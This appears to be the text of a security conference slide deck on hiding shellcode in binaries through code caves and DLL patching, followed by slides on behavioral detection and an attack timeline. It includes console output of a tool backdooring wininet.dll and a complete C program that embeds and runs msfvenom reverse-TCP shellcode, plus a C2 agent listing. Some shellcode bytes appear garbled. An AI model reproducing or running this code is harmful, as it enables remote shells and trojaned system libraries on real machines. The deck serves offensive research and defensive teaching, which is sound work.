
putty.exe



code caves

coverage

crypt32.dll



code caves

coverage

imports diff

## >\_ dead code approximations compared

| Technique                             | Reliability | Available Space |
|---------------------------------------|-------------|-----------------|
| Code Cave                             | +++         | ---             |
| CFG Emulation<br>Binary Code Coverage | ~           | +++             |
| DLLs Import/Export Diffs              | ++          | -               |

# >\_ vibe code time

```
> python3 backdoor functions.py --targets ./openvpn-gui targets.json --dll ./libs/wininet.dll --shellcode ./calc.bin
[*] Loading      : libs/wininet.dll
[*] Output       : libs/wininet_patched.dll
[*] Shellcode    : 173 bytes
[*] Targets      : 272 function(s)
[*] Payload payload_size (excl. stolen bytes overhead): 231 bytes

[*] Target       : wininet.dll (PE32+, ImageBase 0x0000000180000000)
[*] Entry point  : RVA 0x0014E210 | FileOff 0x0014E210 | VA 0x000000018014E210
[SKIP] AppCacheCheckManifest: range [0x1a42a0, 0x1a4318) not enough size to host shellcode
[SKIP] AppCacheCloseHandle: range [0x140310, 0x14033f) not enough size to host shellcode
[SKIP] AppCacheCreateAndCommitFile: range [0x1a4320, 0x1a4372) not enough size to host shellcode
[SKIP] AppCacheDeleteGroup: range [0x1a4380, 0x1a43c7) not enough size to host shellcode

[*] Found appropriate function: CommitUrlCacheEntryA (677 bytes available at 0x1801430e0)
[+] Cave payload : 24B prologue + 173B shellcode + 24B epilogue + 5B stolen EP + 5B jmp-back
[+] Wrote 231 bytes at file offset 0x001430E0
[+] Entry point patched → JMP to cave VA 0x00000001801430E0 (returns to EP+5 = 0x000000018014E215)
[+] PE checksum recomputed → 0x00299CEF
[+] Saved patched binary → libs/wininet_patched.dll
```

# >\_ are we overcomplicating things?

> Direct call to shellcode

> Compile and run your agent directly  
(no shellcode at all)

```
#pragma section(".text")

// msvenom -p windows/x64/shell_reverse_tcp lhost=X lport=Y -f c
__declspec(allocate(".text")) char goodcode[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x40\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\x38\xe0\x75\xf1\x4c\x83\x4c"
"\x24\x00\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x01\xbb\x0c\xa8\x38\x66\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xfc\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xfb\x5a\x2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

int main()
{
    (*(void(*)())(&goodcode))();
}
```

[ired.team](https://github.com/ired-team)

README.md



## Mythic Agents Organization

The [MythicAgents](#) organization contains repositories from the community and [SpecterOps](#) with agents that can be installed in [Mythic](#). Any of these agents can be installed via `sudo ./mythic-cli install github [agent repo]`.

- [Community Overview](#)
- [Agent Capabilities Matrix](#)
- [PyPi/Golang packages/source code](#)
- [Mythic](#)

## Pinned

**Apollo** (Public)

A .NET Framework 4.0 Windows Agent

• C# ☆ 560 🐵 132

**poseidon** (Public)

Poseidon is a Golang agent targeting Linux and macOS

• Go ☆ 236 🐵 58

**apfell** (Public)

JavaScript for Automation (JXA) macOS agent

• Python ☆ 105 🐵 24

**ghostwriter** (Public)

Ghostwriter agent for Mythic

• Python ☆ 15 🐵 3

**nemeses** (Public)

Nemeses agent for Mythic

• Python ☆ 28 🐵 2

**bloodhound** (Public)

Bloodhound agent for Mythic


• Python ☆ 26 🐵 3

<https://github.com/mythicagents>



## >\_ let's challenge assumptions?

- > Does metamorphism replace dynamic payload obfuscation?
- > Why are we using shellcodes when it comes to C2 / Stage0?
- > Is on-disk vs. memory opposition relevant?
- > What role do EDR play in a defensive strategy?



**detection implications**  
**(spoiler: nothing new)**

## >\_ shifting detection focus

- > Look for behaviors (what) more than implementations (how)
- > Don't make the technique the unit of analysis
- > Look for invariant root causes

## >\_ behavioral detection

- > What is this process doing, is it legit ?
  - > Unusual disk / Internet / LDAP / SMB interaction
  - > Network scans
  - > Credential access
  - > Subprocess creation
  - > ...
- > Go beyond the endpoint!

# >\_ opportunity for AI use

```
14:38:55 UTC
SSH login — sshd [979830] accepts connection from scrubbed IP


14:39:40 UTC
Interactive shell — bash [979847] spawned for user

14:42:19 UTC
Binary staged — mv update /home/<user>/ [979908] — ELF binary moved to user home directory

14:42:42 UTC
Exploit executed — ./update [979919] — dropped ELF binary runs
SHA256: 0019d898bdf0f4700343933abac4b17046aefa032ed3964e3bebe511a95b6ba3

14:42:42 UTC
Privilege escalation — su [979923] spawned by ./update — SUID exploitation to gain elevated privileges

14:53:29 UTC
LDAP auth config modified — .AuthLDAP.php.swp created in /var/www/html/glpi/src/ — vim editing GLPI's LDAP authentication module (potential backdoor insertion)
```



**closing notes**

## >\_ acknowledgments

- > RomHack (@cybersaiyanIT)
- > Orange Cyberdefense (@OrangeCyberdef)
- > Claire VACHEROT (@non\_curat\_lex)
- Jean-Pascal THOMAS (@vikingfr)

> \_ what do you think? Q&A time :)

- > Why are we using shellcodes when it comes to C2 / Stage0?
- > Does metamorphism replace dynamic payload obfuscation?
- > How mature would you consider today's defensive tools and practices regarding behavioral detection?

<https://tinyurl.com/romhackshellcode>

**Grazie!**



@d3lb3\_



<https://d3lb3.github.io>